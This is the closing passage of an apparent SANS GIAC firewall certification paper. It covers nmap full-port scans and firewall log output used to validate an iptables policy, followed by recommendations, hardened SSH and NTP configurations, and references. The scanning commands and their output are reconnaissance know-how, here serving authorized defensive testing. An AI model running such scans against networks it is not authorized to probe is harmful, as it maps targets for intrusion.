3389/tcp open    ms-term-srv
5000/tcp open    UPnp
5001/tcp open    complex-link

All 131070 scanned ports on 192.168.8.21 are: filtered
[...]
Interesting ports on 192.168.8.30:
(The 131067 ports scanned but not shown below are in state: filtered)
PORT     STATE   SERVICE
22/tcp   closed  ssh
445/tcp  open    microsoft-ds
3389/tcp open    ms-term-srv

All 131070 scanned ports on 192.168.8.31 are: filtered
[...]
Interesting ports on 192.168.8.50:
(The 131067 ports scanned but not shown below are in state: filtered)
PORT     STATE   SERVICE
22/tcp   open    ssh
80/tcp   open    http
443/tcp  open    https

All 131070 scanned ports on 192.168.8.51 are: filtered
[...]
Interesting ports on 192.168.8.60:
(The 131067 ports scanned but not shown below are in state: filtered)
PORT     STATE   SERVICE
22/tcp   closed  ssh
1433/tcp open    ms-sql-s
3389/tcp open    ms-term-srv

Interesting ports on 192.168.8.61:
(The 131067 ports scanned but not shown below are in state: filtered)
PORT     STATE   SERVICE
22/tcp   closed  ssh
1433/tcp open    ms-sql-s
3389/tcp open    ms-term-srv
```

```
All 131070 scanned ports on 192.168.8.62 are: filtered
[...]
All 131070 scanned ports on 192.168.8.254 are: filtered

Aug 06 19:28:31 bofw kernel: DROP IN=eth1 OUT=eth0 SRC=172.20.2.200
DST=192.168.8.1 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=62073 DF PROTO=TCP
SPT=51513 DPT=1 SEQ=3246837100 ACK=0 WINDOW=32767 RES=0x00 SYN URGP=0
OPT (0204400C0402080A013E3F150000000001030307)
[...]
Aug 06 19:28:31 bofw kernel: DROP IN=eth1 OUT=eth0 SRC=172.20.2.200
DST=192.168.8.1 LEN=28 TOS=0x00 PREC=0x00 TTL=51 ID=23048 PROTO=UDP
SPT=57793 DPT=1 LEN=8
[...]


# nmap –sT –sU -p 1- -P0 192.168.16.0/24

All 131070 scanned ports on 192.168.16.1 are: filtered
[...]
All 131070 scanned ports on 192.168.16.254 are: filtered

Aug 06 19:35:37 bofw kernel: DROP IN=eth1 OUT=eth0 SRC=172.20.2.200
DST=192.168.16.1 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=20349 DF PROTO=TCP
SPT=51514 DPT=1 SEQ=3400950499 ACK=0 WINDOW=32767 RES=0x00 SYN URGP=0
OPT (0204400C0402080A01402D9E0000000001030307)
[...]
Aug 06 19:35:37 bofw kernel: DROP IN=eth1 OUT=eth0 SRC=172.20.2.200
DST=192.168.16.1 LEN=28 TOS=0x00 PREC=0x00 TTL=48 ID=42718 PROTO=UDP
SPT=42800 DPT=1 LEN=8
[...]

# nmap –sT –sU -p 1- -P0 172.20.1.0/30

All 131070 scanned ports on 172.20.1.1 are: filtered
All 131070 scanned ports on 172.20.1.2 are: filtered


Aug 06 19:39:14 bofw kernel: DROP IN=eth1 OUT=eth2 SRC=172.20.2.200
DST=172.20.1.1 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=9465 DF PROTO=TCP
SPT=51515 DPT=1 SEQ=3556095697 ACK=0 WINDOW=32767 RES=0x00 SYN URGP=0
OPT (0204400C0402080A01402D9E0000000001030307)
[...]
Aug 06 19:39:14 bofw kernel: DROP IN=eth1 OUT=eth2 SRC=172.20.2.200
DST=172.20.1.1 LEN=28 TOS=0x00 PREC=0x00 TTL=48 ID=39347 PROTO=UDP
SPT=63919 DPT=1 LEN=8
[...]


# nmap –sT –sU -p 1- -P0 X.Y.Z.28/30

All 131070 scanned ports on X.Y.Z.29 are: filtered
All 131070 scanned ports on X.Y.Z.30 are: filtered

Aug 06 19:45:53 bofw kernel: DROP IN=eth1 OUT=eth2 SRC=172.20.2.200
DST=X.Y.Z.29 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=59814 DF PROTO=TCP
```

```
SPT=51516 DPT=1 SEQ=3727038047 ACK=0 WINDOW=32767 RES=0x00 SYN URGP=0
OPT (0204400C0402080A0144FFF90000000001030307)
[...]
Aug 06 19:45:53 bofw kernel: DROP IN=eth1 OUT=eth2 SRC=172.20.2.200
DST=X.Y.Z.29 LEN=28 TOS=0x00 PREC=0x00 TTL=37 ID=14132 PROTO=UDP
SPT=46535 DPT=1 LEN=8
[...]


# nmap –sT –sU -p 1- -P0 [sanitized Internet address]

All 131070 scanned ports on [sanitized Internet address] are: filtered
All 131070 scanned ports on [sanitized Internet address] are: filtered

Aug 06 19:54:46 bofw kernel: DROP IN=eth1 OUT=eth2 SRC=172.20.2.200
DST=[sanitized] LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=6052 DF PROTO=TCP
SPT=51517 DPT=1 SEQ=3846745526 ACK=0 WINDOW=32767 RES=0x00 SYN URGP=0
OPT (0204400C0402080A0146BA120000000001030307)
[...]
Aug 06 19:54:46 bofw kernel: DROP IN=eth1 OUT=eth2 SRC=172.20.2.200
DST=[sanitized] LEN=28 TOS=0x00 PREC=0x00 TTL=55 ID=47428 PROTO=UDP
SPT=38849 DPT=1 LEN=8
[...]
```

All tests in this section produced the expected results, indicating correct policy implementation and operation.

Routed Internet Interface Traffic (FORWARD_ETH2 chain)

1) Validate that the access to that various services on the various servers in the DMZ are accepted from the Internet by using the actual applications from the Internet test workstation (sanitized Internet address). These tests also verify the DNATs for the DMZ servers. Note that substantial redundant output has been suppressed due to procedural similarity with previous sections.

Web browser (HTTP, HTTP/S) access to X.Y.Z.4 (172.21.1.50) and X.Y.Z.5 (172.21.1.51), mail (SMTP) and DNS access to X.Y.Z.3 (172.21.1.20):

```
Aug 06 20:15:35 bofw kernel: ACCEPT IN=eth2 OUT=eth0 SRC=[sanitized]
DST=172.21.1.50 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=57843 DF PROTO=TCP
SPT=32771 DPT=80 SEQ=2230127097 ACK=0 WINDOW=5840 RES=0x00 SYN URGP=0
OPT (020405B40402080A0009E80A0000000001030307)

Aug 06 20:15:37 bofw kernel: ACCEPT IN=eth2 OUT=eth0 SRC=[sanitized]
DST=172.21.1.50 LEN=60 TOS=0x00 PREC=0x00 TTL=64 ID=10239 DF PROTO=TCP
SPT=32772 DPT=443 SEQ=2230507511 ACK=0 WINDOW=5840 RES=0x00 SYN URGP=0
OPT (020405B40402080A0009F0080000000001030307)

[...]

# host www.giacent.com ns1.giacent.com
Using domain server:
Name: ns1.giacent.com
Address: X.Y.Z.3#53
Aliases:
```

```
www.giacent.com has address X.Y.Z.5

Aug 06 20:19:35 bofw kernel: ACCEPT IN=eth2 OUT=eth0 SRC=[sanitized]
DST=172.21.1.20 LEN=61 TOS=0x00 PREC=0x00 TTL=64 ID=59382 DF PROTO=UDP
SPT=32768 DPT=53 LEN=41
```

IDENTD requests to X.Y.Z.3 (172.21.1.20) are rejected with a TCP Reset:

```
# telnet X.Y.Z.3 113
Trying X.Y.Z.3...
telnet: connect to address X.Y.Z.3: Connection refused

20:24:25 IP (tos 0x10, ttl  64, id 6720, offset 0, flags [DF], proto 6,
length: 60) [sanitized].32779 > X.Y.Z.3.auth: S [tcp sum ok]
3502995472:3502995472(0) win 32767 <mss 16396,sackOK,timestamp 1860176
0,nop,wscale 7>

20:24:25 IP (tos 0x10, ttl 255, id 0, offset 0, flags [DF], proto 6,
length: 40) X.Y.Z.3.auth > [sanitized].32779: R [tcp sum ok] 0:0(0) ack
3502995473 win 0
```

2) Validate that other routed traffic entering the Internet interface is denied by running port scans against the public server address block (X.Y.Z.0/28) (redundant output suppressed):

```
# nmap –sT –sU -p 1- -P0 X.Y.Z.0/28

All 131070 scanned ports on X.Y.Z.1 are: filtered
[...]
Interesting ports on X.Y.Z.3:
(The 131067 ports scanned but not shown below are in state: filtered)
PORT     STATE   SERVICE
25/tcp   open    smtp
113/tcp  closed  auth
53/udp   open    domain

Interesting ports on X.Y.Z.4:
(The 131068 ports scanned but not shown below are in state: filtered)
PORT     STATE   SERVICE
80/tcp   open    http
443/tcp  open    https

Interesting ports on X.Y.Z.5:
(The 131068 ports scanned but not shown below are in state: filtered)
PORT     STATE   SERVICE
80/tcp   open    http
443/tcp  open    https

All 131070 scanned ports on X.Y.Z.6 are: filtered
[...]
All 131070 scanned ports on X.Y.Z.15 are: filtered
```

All tests in this section produced the expected results, indicating correct policy implementation and operation.

Evaluation, Analysis, and Recommendations

After compiling and examining the results of the policy validation, Bill has come to the conclusion that the Boundary Firewall policy implementation is behaving as expected. While Bill noticed quite a few tweaks he could make and has a wish-list of future changes to implement, the following items are of particular import:

- Neither the Boundary nor the Choke firewall has a redundant, highly-available configuration. If GIAC Enterprises continues to grow, introducing a fault-tolerant firewall architecture will be a high priority.
- The Boundary and Choke firewalls are the same product (IPTables), the same platform (Red Hat Enterprise), and the same hardware (Intel-compatible). For maximum depth of defense, Bill would like to replace one of the firewalls with a different firewall product running on a different platform.
- The firewall logs are only stored locally on the firewall hosts themselves, where they could be easily erased or modified after a successful compromise. Bill would like to build a protected syslog server to which all the logs will be forwarded in near real time.
- The firewall policies currently use single LOGACCEPT and LOGDROP chains to log traffic. Bill would like to add additional accept and drop chains that give a more specific indication of where/why the traffic was dropped, such as INPUT_DROP, FORWARD_ETH0_ACCEPT, etc.
- Some type of GUI administrative tool for IPTables (such as Fierwall Builder, http://www.fwbuilder.org/) should be used for configuring the firewall policies to reduce the level of effort, reduce the possibility of syntax errors, and provide a more central point of administration.

Appendix 1 – Supplementary Configurations

OpenSSH Server Daemon Configuration

(/etc/ssh/sshd_config)

```
# Explicitly set TCP port to 22 and disable SSH version 1 support
Port 22
Protocol 2

# Set logging channel to AUTHPRIV and log verbosity to INFO
SyslogFacility AUTHPRIV
LogLevel INFO

# Set login timeout to 20 seconds, disable direct root login,
# and apply strict file/dir permission checking
LoginGraceTime 20s
PermitRootLogin no
StrictModes yes

# Disable all unused authentication mechanisms
RSAAuthentication no
PubkeyAuthentication no
RhostsRSAAuthentication no
HostbasedAuthentication no
IgnoreUserKnownHosts yes
IgnoreRhosts yes
ChallengeResponseAuthentication no
KerberosAuthentication no
GSSAPIAuthentication no
UsePAM no

# Enable password authentication but forbid blank passwords
PasswordAuthentication yes
PermitEmptyPasswords no

# Disable protocol forwarding/tunneling
AllowTcpForwarding no
GatewayPorts no
X11Forwarding no

# Enable login banners and last login display
PrintMotd yes
PrintLastLog yes
Banner /etc/issue.net

# Disable user '~/.ssh/environment' files
PermitUserEnvironment no

# Disable use of 'login'
UseLogin no

# Use unprivileged processes for listening and
# user-privilege process for shell
UsePrivilegeSeparation yes
```

```
# Enable zlib compression
Compression yes

# Enable TCP keep-alives and dead connection detection
TCPKeepAlive yes
ClientAliveInterval 20
ClientAliveCountMax 3

# Check that IP address and DNS name resolve to each other
UseDNS yes

# Explicitly set PID file name
PidFile /var/run/sshd.pid

# Limit number of unauthenticated sessions
MaxStartups 3

# Force AES-256-CBC encryption with HMAC-SHA1 hash
Ciphers aes256-cbc
MACs hmac-sha1

# Enable SFTP
Subsystem       sftp    /usr/libexec/openssh/sftp-server
```

NTP Daemon Configuration – General-purpose Hosts

(/etc/ntp.conf)

```
# Set NTP logfile path/name
logfile /var/log/ntpd

# Set NTP driftfile path/name
driftfile /var/lib/ntp/drift

# Default permissions is to ignore everybody
restrict default ignore

# Allow read permissions for the localhost (e.g., ntpq)
restrict 127.0.0.1 nomodify

# Allow us to synch with servers, but do not permit them to trap to or
query us
# Corporate LAN restrict 192.168.16.1 nomodify notrap noquery
# Data Center restrict 192.168.8.1 nomodify notrap noquery
# DMZ restrict 172.21.1.2 nomodify notrap noquery
restrict 172.21.1.1 nomodify notrap noquery

# Configure the two internal NTP servers (NTP protocol version 4)
# Corporate LAN server 192.168.16.1 version 4
# Data Center server 192.168.8.1 version 4
# DMZ server 172.21.1.2 version 4
server 172.21.1.1 version 4
```

NTP Daemon Configuration – Firewall Hosts

(/etc/ntp.conf)

```
# Set NTP logfile path/name
logfile /var/log/ntpd

# Set NTP driftfile path/name
driftfile /var/lib/ntp/drift

# Default permissions is to ignore everybody
restrict default ignore

# Allow read permissions for the localhost (e.g., ntpq)
restrict 127.0.0.1 nomodify

# Allow us to synch with servers, but do not permit them to trap to or
query us
restrict 66.187.224.4 nomodify notrap noquery
restrict 66.187.233.4 nomodify notrap noquery
restrict 209.132.176.4 nomodify notrap noquery

# Allow internal clients to synch with us (read-only)
restrict 192.168.16.0 mask 255.255.255.0 nomodify notrap
restrict 192.168.8.0 mask 255.255.255.0 nomodify notrap
restrict 172.21.1.0 mask 255.255.255.0 nomodify notrap

# Configure the three Internet NTP servers (NTP protocol version 4)
server 66.187.224.4 version 4
server 66.187.233.4 version 4
server 209.132.176.4 version 4
```

List of References

"Cisco 2600 Series Modular Access Routers". Cisco product data sheet. 2004. URL: http://www.cisco.com/application/pdf/en/us/guest/products/ps259/c1650/cdccont_0900aecd800fa5be.pdf

"Cisco 2600 Series Multiservice Platforms." Cisco Web site. June, 2004. URL: http://www.cisco.com/en/US/products/hw/routers/ps259/index.html

"Cisco IOS Configuration Fundamentals Command Reference Release 12.3." Cisco IOS Documentation. Version 2, June 23, 2003.

"Cisco IOS Configuration Fundamentals Configuration Guide Release 12.3." Cisco IOS Documentation. 2003.

"Cisco IOS IP Command Reference Release 12.3." Cisco IOS Documentation. 2003.

"Cisco IOS IP Configuration Guide Release 12.3." Cisco IOS Documentation. 2003.

"Cisco IOS Security Command Reference Release 12.3." Cisco IOS Documentation. 2003.

"Cisco IOS Security Configuration Guide Release 12.3." Cisco IOS Documentation. 2003.

"Configuring Advanced Features for the Contivity Secure IP Services Gateway." Nortel Networks Contivity Documentation. Version 4.90, April 2004.

"Configuring Basic Features for the Contivity Secure IP Services Gateway." Nortel Networks Contivity Documentation. Version 4.90, April 2004.

"Direct Hosting of SMB Over TCP/IP". Microsoft Knowledge Base Article 204279. November 20, 2003. URL: http://support.microsoft.com/default.aspx?scid=kb;en-us;204279

"Exchange 2000 and Exchange 2003 Static Port Mappings." Microsoft Knowledge Base Article 270836. April 28, 2004. URL: http://support.microsoft.com/default.aspx?kbid=270836

"How to configure static communication ports in Outlook 2003." Microsoft Knowledge Base Article 833799. August 5, 2004. URL: http://support.microsoft.com/default.aspx?scid=kb;en-us;833799

"Linux Benchmark v1.1.0". The Center for Internet Security Benchmark Guides. Version 1.1.0, July 29, 2003.

"netfilter/iptables documentation." Netfilter.org Web site. URL: http://www.netfilter.org/documentation/index.html

"Nortel Networks Contivity Secure IP Services Gateways." Nortel Networks product portfolio brief. 2003. URL: http://a368.g.akamai.net/7/368/5107/20040712181031/www.nortelnetworks.com/products/01/contivity/collateral/55129.02-092303.pdf

"Nortel Networks" Products, Services & Solutions - Contivity." Nortel Networks Web site. 2004. URL: http://www.nortelnetworks.com/products/family/cntivity.html

"Reference for the Contivity Secure IP Services Gateway Command Line Interface." Nortel Networks Contivity Documentation. Version 4.90, April 2004.

"sshd_config man page." OpenSSH source distribution. September 25, 1999.

"TCP Ports Needed for Communication to SQL Server Through a Firewall." Microsoft Knowledge Base Article 287932. September 16, 2003. URL: http://support.microsoft.com/default.aspx?scid=kb;en-us;287932

"Windows 2000 Operating System Level One Benchmark v1.2.1." The Center for Internet Security Benchmark Guides. Version 1.2.1, October 15, 2003.

"Windows 2000 Server Operating System Level Two Benchmark v1.02." The Center for Internet Security Benchmark Guides. Version 1.02, September 2, 2003.

Albitz, Paul and Liu, Cricket. DNS and BIND, Fourth Edition. Sebastopol: O'Reilly & Associates, Inc., 2001.

Antoine, Vanessa et al. "Router Security Configuration Guide." National Security Agency Router Security Guidance Activity of the System and Network Attack Center. Version 1.1b, December 5, 2003. URL: http://www.nsa.gov/snac/routers/cisco_scg-1.1b.pdf

Costales, Bryan with Allman, Eric. sendmail, Third Edition. Sebastopol: O'Reilly & Associates, Inc., 2003.

Coulson, David. "Mastering IPTables." www.linuxformat.co.uk. May 2001. URL: http://davidcoulson.net/writing/lxf/14/iptables.pdf

Coulson,David. "Network security: iptables (Part 1)." LinuxPro. March 2003. URL: http://www.davidcoulson.net/writing/lxf/38/iptables.pdf

Coulson,David. "Network security: iptables (Part 2)." LinuxPro. March 2003. URL: http://www.davidcoulson.net/writing/lxf/39/iptables.pdf

Eychenne, Herve. "iptables man page." Netfilter source distribution. March 9, 2002.

Fyodor. "NMAP man page." NMAP source distribution. URL: http://www.insecure.org/nmap/data/nmap_manpage.html

Mills, David. "The NTP Distribution." NTP documentation. March 19, 2004. URL: http://www.eecis.udel.edu/~mills/ntp/html/index.htm

Partida, Alberto. "GIAC Certified Firewall Analyst (GCFW) Practical Assignment Version 2.0: Humble fortune cookies." SANS GIAC posted practicals. April 8, 2004. URL: http://www.giac.org/practical/GCFW/Alberto_Partida_GCFW.pdf

Pearson, Oskar. "Squid: A User's Guide." Squid Web site. 2003. URL: http://squid-docs.sourceforge.net/latest/book-full.html

Roesch, Martin and Green, Chris. "Snort Users Manual." The Snort Project. 2004. URL: http://www.snort.org/docs/snort_manual/

Roesch, Martin. "Snort man page." Snort source distribution. July 2001.

Team Squid. "SQUID Frequently Asked Questions." Squid Web site. 2004. URL: http://www.squid-cache.org/Doc/FAQ/FAQ.html